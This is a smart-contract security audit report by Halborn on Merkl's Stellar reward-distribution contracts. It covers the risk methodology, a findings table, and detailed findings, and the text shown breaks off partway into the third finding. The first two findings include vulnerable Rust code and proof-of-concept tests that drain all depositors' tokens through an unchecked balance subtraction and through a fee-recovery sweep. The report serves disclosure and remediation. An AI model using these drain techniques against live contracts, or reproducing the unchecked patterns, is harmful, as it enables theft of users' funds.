// Security Assessment

04.07.2026 - 04.21.2026

Smart Contract Assessment

Merkl

HALBORN

Smart Contract Assessment - Merkl

Prepared by: HALBORN

Last Updated 05/06/2026

Date of Engagement: April 7th, 2026 - April 21st, 2026

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ALL FINDINGS	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
13	1	1	0	5	6

TABLE OF CONTENTS

1. Introduction
2. Assessment summary
3. Test approach and methodology
4. Risk methodology
5. Scope
6. Assessment summary & findings overview
7. Findings & Tech Details
    - 7.1 Missing bounds check in decrease_token_balance allows full contract drain
    - 7.2 Recover_fees transfers entire contract token balance, draining creator pre-deposited funds
    - 7.3 Governor can credit phantom token balances via increase_token_balance
    - 7.4 Missing creator address authorization in create_campaign allows arbitrary on-chain attribution
    - 7.5 Incomplete upgrade and migration architecture
    - 7.6 Dispute mechanism provides no on-chain enforceability
    - 7.7 Missing bounds validation in set_user_fee_rebate enables negative fee computation
    - 7.8 No emergency escape path to clear active dispute if dispute token becomes permanently unusable
    - 7.9 Zero-cost dispute griefing in dispute_tree
    - 7.10 Non-canonical cei ordering in dispute_tree and increase_token_balance
    - 7.11 Require_auth called after role check in accesscontrolmanager privileged functions
    - 7.12 Missing events for token balance operations in distributioncreator

7.13 Missing checked arithmetic in calculate_end_of_dispute_period and unbounded set_dispute_period

1. Introduction

`Merkl` engaged Halborn to conduct a security assessment of the **Merkl Stellar Contracts**, beginning on April 7th, 2026, and ending on April 21st, 2026. This security assessment was scoped to the three core contracts: `access_control_manager`, `distribution_creator`, and `distributor`. Commit hashes, audited components, and further details can be found in the Scope section of this report.

The `Merkl` Stellar Contracts system is a decentralized reward distribution platform deployed on the Stellar blockchain that enables DAOs and individuals to create token distribution campaigns and allows users to claim their earned rewards using a Merkle tree-based verification system. The `access_control_manager` contract provides role-based access control shared across the entire system, the `distribution_creator` contract handles the full campaign lifecycle and the `distributor` contract handles reward distribution through Merkle tree proof verification. All contracts are implemented in Rust and compiled to WASM under the Stellar Soroban execution environment.

2. Assessment Summary

The team at Halborn assigned a full-time security engineer to verify the security of the smart contracts. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this assessment is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues with the smart contracts

In summary, Halborn identified some improvements to reduce the likelihood and impact of risks, which have been partially addressed by the `Merkl` team. The main ones were the following:

- `Add a bounds check in decrease_token_balance to prevent users from withdrawing more tokens than their tracked balance, which allows draining of other depositors' funds held in the contract.`

- `Separate accumulated protocol fees from creator-predeposited token balances, or restrict recover_fees to only transfer tokens not accounted for in CreatorBalance storage, to prevent inadvertent or malicious draining of user deposits.`

- `Remove the governor exception in increase_token_balance that silently credits token balances without an actual SEP-41 transfer, creating phantom balances that can lead to draining of other users' predeposited funds.`

- `Add a creator.require_auth() call in create_campaign to ensure campaigns can only be attributed to an address that has explicitly authorized the operation.`

- `Adopt the UpgradeableMigratable pattern (or equivalent migration mechanism) to ensure storage layout compatibility across contract upgrades, and propagate the AccessControlManager address to upgraded contract instances.`
- `Replace the direct token_client.transfer() calls in resolve_dispute with a safe transfer pattern that stores undeliverable collateral as a claimable balance, to prevent a failing dispute token from permanently deadlocking reward distribution.`

- `Add bounds validation in set_user_fee_rebate consistent with the existing validation in set_fees and set_campaign_fees, to prevent fee arithmetic producing campaign amounts exceeding deposited amounts.`

3. Test Approach And Methodology

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this assessment. Manual testing was emphasized to uncover flaws in logic, process, and contract interaction, while automated tools supported the detection of unsafe coding patterns and dependency vulnerabilities.

The following phases and associated tools were used during the assessment:

- Research into the architecture, purpose, and operational model of the Merkl reward distribution system, including the campaign lifecycle, Merkle tree-based claiming mechanism, and the dispute resolution process.
- Manual code review and walk-through of all contracts.
- Verification of role-based access control.
- Analysis of the token balance accounting model in `distribution_creator`: predeposited balances, operator allowances, fee computation, and token flow from campaign creation to reward distribution.
- Review of the Merkle tree update and claim lifecycle in `distributor`: trusted address management, proof verification, cumulative claim tracking, and operator delegation.
- Analysis of the dispute mechanism: deposit/slash logic, dispute window enforcement, rollback behavior, and governor resolution flows.
- Review of upgrade and migration flows, including the `Upgradeable` and `UpgradeableMigratable` patterns from the `stellar-contract-utils` library.
- Assessment of persistent and instance storage TTL management and the impact of Stellar Protocol 23 (CAP-0066) automatic restoration on security assumptions.
- Review of cross-contract interactions between `distribution_creator`, `distributor`, and `access_control_manager`.
- Evaluation of the campaign creation flow including fee calculation arithmetic, reward token whitelisting, and integer arithmetic edge cases.
- Scanning of Rust code for unsafe patterns, integer overflow/underflow risks, and unchecked arithmetic in release mode.
- Review of existing integration and unit tests across all contracts.

4. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

4.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILITY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33

EXPLOITABILITY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

4.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (C:N) Low (C:L) Medium (C:M) High (C:H) Critical (C:C)	0 0.25 0.5 0.75 1

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Integrity (I)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Availability (A)	None (A:N) Low (A:L) Medium (A:M) High (A:H) Critical (A:C)	0 0.25 0.5 0.75 1
Deposit (D)	None (D:N) Low (D:L) Medium (D:M) High (D:H) Critical (D:C)	0 0.25 0.5 0.75 1
Yield (Y)	None (Y:N) Low (Y:L) Medium (Y:M) High (Y:H) Critical (Y:C)	0 0.25 0.5 0.75 1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

4.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

SEVERITY	SCORE VALUE RANGE
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

5. SCOPE

REPOSITORY

(a) Repository: merkl-contracts-stellar

(b) Assessed Commit ID: 70207d0

(c) Items in scope:

- contracts/access_control_manager/src/lib.rs
- contracts/access_control_manager/src/storage.rs
- contracts/distribution_creator/src/lib.rs
- contracts/distributor/src/lib.rs

FILE

(a) Submitted File: merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd.zip

(b) Items in scope:

- /merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd/contracts/distribution_creator/src/lib.rs
- /merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd/contracts/distributor/src/lib.rs
- /merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd/interfaces/src/access_control_manager.rs
- /merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd/interfaces/src/lib.rs
- /merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd/interfaces/Cargo.toml
- /merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd/contracts/access_control_manager/src/lib.rs
- /merkl-contracts-stellar-70207d043672ae5b70223e8a48c03c323a0348dd/contracts/access_control_manager/src/storage.rs


REMEDIATION COMMIT ID:

- afd7489
- 2b09b6a

- b35094d
- 3668743
- 88ddaae
- 1e99898
- a593d2b
- 1576c0a
- d8c4366

Out-of-Scope: New features/implementations after the remediation commit IDs.

6. ASSESSMENT SUMMARY & FINDINGS OVERVIEW



SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
MISSING BOUNDS CHECK IN DECREASE_TOKEN_BALANCE ALLOWS FULL CONTRACT DRAIN	CRITICAL	SOLVED - 04/27/2026
RECOVER_FEES TRANSFERS ENTIRE CONTRACT TOKEN BALANCE, DRAINING CREATOR PRE-DEPOSITED FUNDS	HIGH	RISK ACCEPTED - 04/28/2026
GOVERNOR CAN CREDIT PHANTOM TOKEN BALANCES VIA INCREASE_TOKEN_BALANCE	LOW	RISK ACCEPTED - 04/28/2026
MISSING CREATOR ADDRESS AUTHORIZATION IN CREATE_CAMPAIGN ALLOWS ARBITRARY ON-CHAIN ATTRIBUTION	LOW	SOLVED
INCOMPLETE UPGRADE AND MIGRATION ARCHITECTURE	LOW	SOLVED

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
DISPUTE MECHANISM PROVIDES NO ON-CHAIN ENFORCEABILITY	LOW	RISK ACCEPTED - 04/27/2026
MISSING BOUNDS VALIDATION IN SET_USER_FEE_REBATE ENABLES NEGATIVE FEE COMPUTATION	LOW	SOLVED - 04/27/2026
NO EMERGENCY ESCAPE PATH TO CLEAR ACTIVE DISPUTE IF DISPUTE TOKEN BECOMES PERMANENTLY UNUSABLE	INFORMATIONAL	SOLVED - 04/27/2026
ZERO-COST DISPUTE GRIEFING IN DISPUTE_TREE	INFORMATIONAL	ACKNOWLEDGED - 04/28/2026
NON-CANONICAL CEI ORDERING IN DISPUTE_TREE AND INCREASE_TOKEN_BALANCE	INFORMATIONAL	SOLVED - 04/27/2026
REQUIRE_AUTH CALLED AFTER ROLE CHECK IN ACCESSCONTROLMANAGER PRIVILEGED FUNCTIONS	INFORMATIONAL	SOLVED - 04/27/2026
MISSING EVENTS FOR TOKEN BALANCE OPERATIONS IN DISTRIBUTIONCREATOR	INFORMATIONAL	SOLVED - 04/27/2026
MISSING CHECKED ARITHMETIC IN CALCULATE_END_OF_DISPUTE_PERIOD AND UNBOUNDED SET_DISPUTE_PERIOD	INFORMATIONAL	SOLVED - 04/27/2026

7. FINDINGS & TECH DETAILS

7.1 MISSING BOUNDS CHECK IN DECREASE_TOKEN_BALANCE ALLOWS FULL CONTRACT DRAIN

// CRITICAL


Description

The `decrease_token_balance` function perform arithmetic subtraction (`current_balance - amount`) without validating that `amount <= current_balance`. Because `CreatorBalance` is typed as `i128` (a signed 128-bit integer), the expression `0 - X` produces a valid negative `i128` value with no panic or trap in Soroban's release compilation profile. The subsequent SEP-41 `transfer` call succeeds as long as the contract holds a sufficient aggregate token balance, which it does, since other users have made legitimate deposits.

The attack requires **zero preconditions**. Any address that has never deposited is assigned an implicit `CreatorBalance` of `0` via `unwrap_or(0)`. Subtracting any positive `amount` from `0` yields a negative `i128` that is silently stored, while the full `amount` is transferred out of the contract. This allows a completely fresh address to drain every token deposited by legitimate users in a single transaction.

Code Location

Code of `decrease_token_balance` function from `contracts/distribution_creator/src/lib.rs`:



```
614  pub fn decrease_token_balance(
615      env: Env,
616      caller: Address,
617      user: Address,
618      reward_token: Address,
619      to: Address,
620      amount: i128,
621  ) -> Result<(), Error> {
622      Self::check_user_or_governor(&env, &caller, &user)?;
623
624      let current_balance: i128 = env
625          .storage()
626          .persistent()
627          .get(&DataKey::CreatorBalance(user.clone(), reward_token.clone()))
628          .unwrap_or(0);
629
630      Self::update_balance_internal(&env, &user, &reward_token, current_balance - amount);
631
632      let token_client = token::Client::new(&env, &reward_token);
633      token_client.transfer(&env.current_contract_address(), &to, &amount);
634
635      Self::extend_instance_ttl(&env);
636      Ok(())
637  }
```

Impact

An attacker with no prior interaction can drain the entire balance of any reward token held by the `DistributionCreator` contract in a single call. This directly steals funds from all legitimate depositors, who are left with a positive book balance in persistent storage but no recoverable on-chain tokens. The attack is permissionless, costless (beyond transaction fees), and fully on-chain. No governance compromise or privileged access is required.


Proof of Concept

PoC 1 — Depositor Withdraws More Than Their Balance

Scenario

Alice and Bob both pre-deposit tokens into the `DistributionCreator` contract via `increase_token_balance`. Alice deposits 1,000 tokens and Bob deposits 10,000 tokens, giving the contract a total real balance of 11,000 tokens. Alice then calls `decrease_token_balance` requesting a withdrawal of 11,000 tokens (ten times more than her actual deposit). Because no bounds check exists, the contract stores `CreatorBalance[Alice] = 1,000 − 11,000 = −10,000` as a valid negative `i128` and transfers the full 11,000 tokens to Alice's wallet. Bob's 10,000 tokens are stolen. Bob's `CreatorBalance` in storage still shows 10,000, but the contract holds 0 tokens, so any withdrawal attempt by Bob fails.

Test Code




```
#[test]
fn test_poc_over_withdrawal() {
    let e = Env::default();
    e.mock_all_auths();

    // 0 default_fees to keep token arithmetic simple
    let (client, _acm_client, accounts) = setup_roles(&e, 0);

    let (token_client, token_admin) = create_token_contract(&e, &accounts.governor);

    // —— Legitimate deposits ——
    let alice_deposit = 1_000i128;
    let bob_deposit = 10_000i128;

    token_admin.mint(&accounts.alice, &alice_deposit);
    token_admin.mint(&accounts.bob, &bob_deposit);

    client.increase_token_balance(
        &accounts.alice,
        &accounts.alice,
        &token_client.address,
        &alice_deposit,
    );
    client.increase_token_balance(
        &accounts.bob,
        &accounts.bob,
        &token_client.address,
        &bob_deposit,
    );

    // Sanity: contract holds all deposited tokens
    let contract_balance_before = token_client.balance(&client.address);
    assert_eq!(contract_balance_before, alice_deposit + bob_deposit); // 11_000

    // Alice's recorded balance is 1_000
    assert_eq!(
        client.get_creator_balance(&accounts.alice, &token_client.address),
        alice_deposit
```

```
    );

    // ── Attack ──
    // Alice requests a withdrawal of 11_000.
    // No bounds check exists; the subtraction 1_000 - 11_000 = -10_000 is a
    // valid i128 and is silently stored.  The transfer succeeds because
    // the contract happens to hold 11_000 tokens.
    let attacker_wallet = Address::generate(&e);
    let stolen_amount = alice_deposit + bob_deposit; // 11_000

    client.decrease_token_balance(
        &accounts.alice,
        &accounts.alice,
        &token_client.address,
        &attacker_wallet,
        &stolen_amount,
    );

    // ── Assertions ──

    // Attacker wallet received ALL tokens (Alice's + Bob's)
    assert_eq!(
        token_client.balance(&attacker_wallet),
        stolen_amount,
        "Attacker should have received all 11_000 tokens"
    );

    // Contract is now completely drained
    assert_eq!(
        token_client.balance(&client.address),
        0,
        "Contract should be drained to 0"
    );

    // Alice's CreatorBalance is now NEGATIVE — the underflow in i128
    assert_eq!(
        client.get_creator_balance(&accounts.alice, &token_client.address),
        alice_deposit - stolen_amount, // 1_000 - 11_000 = -10_000
        "Alice's balance should be negative after over-withdrawal"
    );

    // Bob's CreatorBalance still shows 10_000 in storage
    assert_eq!(
        client.get_creator_balance(&accounts.bob, &token_client.address),
        bob_deposit,
        "Bob's storage balance is intact but his tokens are gone"
    );

    // Bob can no longer withdraw: the contract holds 0 tokens.
    let bob_result = client.try_decrease_token_balance(
        &accounts.bob,
        &accounts.bob,
        &token_client.address,
        &accounts.bob,
        &bob_deposit,
    );
    assert!(
        bob_result.is_err(),
        "Bob's withdrawal must fail — contract has no tokens left"
    );
}
```

Result

Both assertions pass on the unpatched code:

- Alice's wallet receives 11,000 tokens having deposited only 1,000.
- The contract balance drops to 0.
- `CreatorBalance[Alice]` is stored as -10,000 (negative `i128`, no panic).


- Bob's subsequent `decrease_token_balance` call fails at the SEP-41 transfer level because the contract has no funds left.

PoC 2 — Attacker With Zero Prior Deposit Drains The Entire Contract

Scenario

Bob and Alice legitimately deposit 10,000 and 5,000 tokens respectively, bringing the contract's total real balance to 15,000 tokens. A third address (Charlie) has never interacted with the contract. Because `decrease_token_balance` reads `CreatorBalance` with `unwrap_or(0)`, Charlie's balance defaults to 0. Charlie calls `decrease_token_balance` requesting 15,000 tokens (the full contract balance). The subtraction `0 - 15,000 = -15,000` is stored as a valid `i128` with no error, and the SEP-41 transfer sends all 15,000 tokens to Charlie's wallet in a single transaction. Neither Bob nor Alice can recover their funds afterwards.

Test Code


Copy Code

```rust
#[test]
fn test_find18_poc_zero_balance_drain() {
    let e = Env::default();
    e.mock_all_auths();

    let (client, _acm_client, accounts) = setup_roles(&e, 0);

    let (token_client, token_admin) = create_token_contract(&e, &accounts.governor);

    // ── Legitimate depositors ──
    let bob_deposit = 10_000i128;
    let alice_deposit = 5_000i128;
    let total_deposited = bob_deposit + alice_deposit; // 15_000

    token_admin.mint(&accounts.bob, &bob_deposit);
    token_admin.mint(&accounts.alice, &alice_deposit);

    client.increase_token_balance(
        &accounts.bob,
        &accounts.bob,
        &token_client.address,
        &bob_deposit,
    );
    client.increase_token_balance(
        &accounts.alice,
        &accounts.alice,
        &token_client.address,
        &alice_deposit,
    );

    assert_eq!(token_client.balance(&client.address), total_deposited);

    // ── Attacker setup ──
    // Charlie is a fresh address: no CreatorBalance entry exists.
    // get_creator_balance returns 0 (unwrap_or default).
    let attacker = accounts.charlie.clone();
    let attacker_wallet = Address::generate(&e);

    assert_eq!(
        client.get_creator_balance(&attacker, &token_client.address),
        0,
        "Attacker has no prior deposit"
    );
```

```rust
    // ── Attack ──
    // Attacker calls decrease_token_balance claiming the FULL contract balance.
    // current_balance = unwrap_or(0) = 0
    // new_balance     = 0 - 15_000  = -15_000  (stored as negative i128)
    // transfer        = 15_000 tokens sent to attacker_wallet  ← succeeds
    client.decrease_token_balance(
        &attacker,
        &attacker,
        &token_client.address,
        &attacker_wallet,
        &total_deposited,
    );

    // ── Assertions ──

    // Attacker wallet holds all tokens despite never having deposited anything
    assert_eq!(
        token_client.balance(&attacker_wallet),
        total_deposited,
        "Attacker received all 15_000 tokens with zero prior deposit"
    );

    // Contract is fully drained
    assert_eq!(
        token_client.balance(&client.address),
        0,
        "Contract should be drained to 0"
    );

    // Attacker's CreatorBalance is now -15_000 in persistent storage
    assert_eq!(
        client.get_creator_balance(&attacker, &token_client.address),
        -total_deposited,
        "Attacker balance stored as negative i128 — no panic, no guard"
    );

    // Both legitimate depositors are now unable to recover their funds
    let bob_result = client.try_decrease_token_balance(
        &accounts.bob,
        &accounts.bob,
        &token_client.address,
        &accounts.bob,
        &bob_deposit,
    );
    assert!(
        bob_result.is_err(),
        "Bob cannot withdraw — contract drained by attacker"
    );

    let alice_result = client.try_decrease_token_balance(
        &accounts.alice,
        &accounts.alice,
        &token_client.address,
        &accounts.alice,
        &alice_deposit,
    );
    assert!(
        alice_result.is_err(),
        "Alice cannot withdraw — contract drained by attacker"
    );
}
```

Result

Both assertions pass on the unpatched code:

- Charlie's wallet receives 15,000 tokens despite having deposited nothing.
- The contract balance drops to 0.
- `CreatorBalance[Charlie]` is stored as -15,000 (negative `i128`, no panic).
- Bob's and Alice's subsequent withdrawal calls both fail at the SEP-41 transfer level.


BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:C/D:C/Y:N (10.0)


Recommendation

It is recommended to apply the fix at two levels:

Primary fix: caller-side bounds check in `decrease_token_balance` and `decrease_token_allowance`, before the subtraction is computed:




```
// In decrease_token_balance
if amount > current_balance {
    return Err(Error::InvalidParam);
}
Self::update_balance_internal(&env, &user, &reward_token, current_balance - amount);
```



```
// In decrease_token_allowance
if amount > current_allowance {
    return Err(Error::InvalidParam);
}
Self::update_allowance_internal(&env, &user, &operator, &reward_token, current_allowance - amount);
```

Defence in depth: invariant enforcement in `update_balance_internal`, which is the single write point for all `CreatorBalance` entries. Adding a guard here protects against any current or future caller that computes a negative value before passing it:



```
fn update_balance_internal(
    env: &Env,
    user: &Address,
    reward_token: &Address,
    new_balance: i128,
) {
    if new_balance < 0 {
        panic_with_error!(env, Error::InvalidParam);
    }
    // ... rest of the function unchanged
}
```

This invariant ensures that a negative `CreatorBalance` can never be committed to persistent storage, regardless of the call path.

Remediation Comment

SOLVED: The `Merkl` team has solved this issue by adding a caller-side bounds check in both `decrease_token_balance` and `decrease_token_allowance` before the subtraction is computed, and by adding a defence-in-depth sentinel inside `update_balance_internal`, ensuring that neither a direct over-withdrawal nor any future indirect call path can commit a negative `CreatorBalance` to persistent storage.

Remediation Hash

https://github.com/AngleProtocol/merkl-contracts-stellar/commit/afd74895df56c65a5155681eb1bb0a7b69d049fa

7.2 RECOVER_FEES TRANSFERS ENTIRE CONTRACT TOKEN BALANCE, DRAINING CREATOR PRE-DEPOSITED FUNDS

// HIGH

Description


The `DistributionCreator` contract holds tokens from two conceptually distinct sources in a single contract wallet, with no on-chain segregation between them.

- **Pool A —> Creator pre-deposits.** When a user calls `increase_token_balance`, tokens are physically transferred into the contract. These tokens remain in `DistributionCreator` until a campaign is created, at which point `pull_tokens_internal` moves them to the `Distributor` contract. Any pre-deposited balance not yet consumed by a campaign stays in the contract wallet indefinitely.
- **Pool B —> Accumulated protocol fees.** When a campaign is created and `FeeRecipient` is not configured, fees are retained silently in the contract wallet with no dedicated storage key.
- `recover_fees` **—> the intended mechanism for the governor to collect protocol fees.** It retrieves the gross on-chain balance and transfers it entirely. There is no `get_accumulated_fees()` view function, no `DataKey::AccumulatedFees` counter, and no invariant the governor can query to determine the safe recoverable amount.

Calling `recover_fees` is inherently destructive whenever any creator has a pending pre-deposit.

Code Location

Code of `recover_fees` from `contracts/distribution_creator/src/lib.rs`:


Copy Code

```
1225 pub fn recover_fees(
1226     env: Env,
1227     caller: Address,
1228     tokens: Vec<Address>,
1229     to: Address,
1230 ) -> Result<(), Error> {
1231     Self::require_governor(&env, &caller)?;
1232
1233     for i in 0..tokens.len() {
1234         let token = tokens.get(i).unwrap();
1235         let token_client = token::Client::new(&env, &token);
1236         let balance = token_client.balance(&env.current_contract_address());
1237         // ← returns total on-chain balance: fees + all creator pre-deposits
1238         if balance > 0 {
1239             token_client.transfer(&env.current_contract_address(), &to, &balance);
1240             // ← transfers everything with no cap or exclusion
1241         }
1242     }
1243
1244     Ok(())
1245 }
```

Impact

The function is designed to be called as part of normal protocol operations to collect accumulated fees. Because the governor has no on-chain mechanism to determine how much of the balance constitutes recoverable fees versus user-custodied pre-deposits, any invocation of `recover_fees` while creators have pending balances will drain those deposits.

Affected creators retain positive `CreatorBalance` values in persistent storage but have no recoverable on-chain tokens. All subsequent calls to `decrease_token_balance` or `create_campaign` from those creators fail at the SEP-41 transfer level.


Proof of Concept

Scenario

Alice pre-deposits 100,000 USDC and Bob pre-deposits 200,000 USDC via `increase_token_balance`. The contract accumulates 5,000 USDC in protocol fees from previous campaigns where `FeeRecipient` was not set. The contract wallet holds 305,000 USDC total. The governor (acting in good faith to collect protocol fees) calls `recover_fees([USDC], treasury)`. Because `token_client.balance()` returns 305,000 (the full on-chain balance with no distinction between fees and deposits), the entire amount is transferred to `treasury`.

Alice's and Bob's `CreatorBalance` entries in persistent storage still read 100,000 and 200,000 respectively, but the contract holds 0 USDC. Every subsequent call by Alice or Bob to `decrease_token_balance` or `create_campaign` panics at the SEP-41 transfer level.

Test



```
#[test]
fn test_poc_recover_fees_drains_predeposits() {
    let e = Env::default();
    e.mock_all_auths();

    let (client, _acm_client, accounts) = setup_roles(&e, 0);

    let (token_client, token_admin) = create_token_contract(&e, &accounts.governor);

    // —— Legitimate deposits ———
    let alice_deposit = 100_000i128;
    let bob_deposit   = 200_000i128;

    token_admin.mint(&accounts.alice, &alice_deposit);
    token_admin.mint(&accounts.bob,   &bob_deposit);

    client.increase_token_balance(&accounts.alice, &accounts.alice, &token_client.address, &alice_dep
    client.increase_token_balance(&accounts.bob,   &accounts.bob,   &token_client.address, &bob_depos

    // Sanity: contract holds both deposits, storage reflects them correctly
    assert_eq!(token_client.balance(&client.address), alice_deposit + bob_deposit); // 300_000

    // —— Governor calls recover_fees ——
    let treasury = Address::generate(&e);
    let mut tokens = Vec::new(&e);
    tokens.push_back(token_client.address.clone());

    client.recover_fees(&accounts.governor, &tokens, &treasury);

    // —— Assertions ——
    // Treasury received ALL tokens — pre-deposits included, not just fees
    assert_eq!(
        token_client.balance(&treasury),
```

```
        alice_deposit + bob_deposit, // 300_000
        "recover_fees transferred ALL tokens including creator pre-deposits"
    );

    // Contract is now completely empty
    assert_eq!(token_client.balance(&client.address), 0);

    // CreatorBalance entries in storage are unchanged — accounting inconsistency
    assert_eq!(client.get_creator_balance(&accounts.alice, &token_client.address), alice_deposit);
    assert_eq!(client.get_creator_balance(&accounts.bob,   &token_client.address), bob_deposit);

    // Alice and Bob can no longer withdraw — SEP-41 transfer panics (contract holds 0)
    assert!(client.try_decrease_token_balance(
        &accounts.alice, &accounts.alice, &token_client.address, &accounts.alice, &alice_deposit,
    ).is_err(), "Alice's withdrawal must fail — contract has no tokens left");

    assert!(client.try_decrease_token_balance(
        &accounts.bob, &accounts.bob, &token_client.address, &accounts.bob, &bob_deposit,
    ).is_err(), "Bob's withdrawal must fail — contract has no tokens left");
}
```

Result

- Governor transfers 305,000 USDC intending to recover only 5,000 in fees.
- Alice's 100,000 USDC pre-deposit and Bob's 200,000 USDC pre-deposit are permanently lost.
- `CreatorBalance` storage shows positive balances for both users, creating an unrecoverable accounting inconsistency.
- No malicious intent is required: the vulnerability is triggered by normal protocol operation with no available on-chain safeguard.

BVSS

AO:A/AC:L/AX:M/R:N/S:U/C:N/A:N/I:M/D:C/Y:N (7.5)

Recommendation

It is recommended to introduce a dedicated `DataKey::AccumulatedFees(token_address)` counter that tracks only the protocol fees retained in the contract. The counter should be incremented exclusively in `pull_tokens_internal` when fees are not forwarded to an external `fee_recipient`.

`recover_fees` should then transfer only up to the accumulated fee amount and reset the counter, never touching the pre-deposited pool.

Remediation Comment

RISK ACCEPTED: The `Merkl` team has accepted the risk of this finding and has not implemented a code-level fix.

The function was renamed from `recover_fees` to `recover` to better reflect that it transfers the full contract balance rather than only protocol fees, and explicit warning comments were added in the source code and documentation advising the governor not to withdraw user pre-deposited tokens, but the underlying vulnerability remains present. The client acknowledges this mirrors the established EVM `DistributionCreator` behavior, that fees are forwarded to the fee recipient at campaign creation time,


making `recover` a non-standard path for emergency purposes. Risk is accepted under the governor trust model.

7.3 GOVERNOR CAN CREDIT PHANTOM TOKEN BALANCES VIA INCREASE_TOKEN_BALANCE

// LOW

Description


The `increase_token_balance` function contains a special branch that bypasses the SEP-41 token transfer when the caller is a governor:



```
if !Self::is_governor(&env, &caller)? {
    token_client.transfer(&caller, &env.current_contract_address(), &amount);
}
```

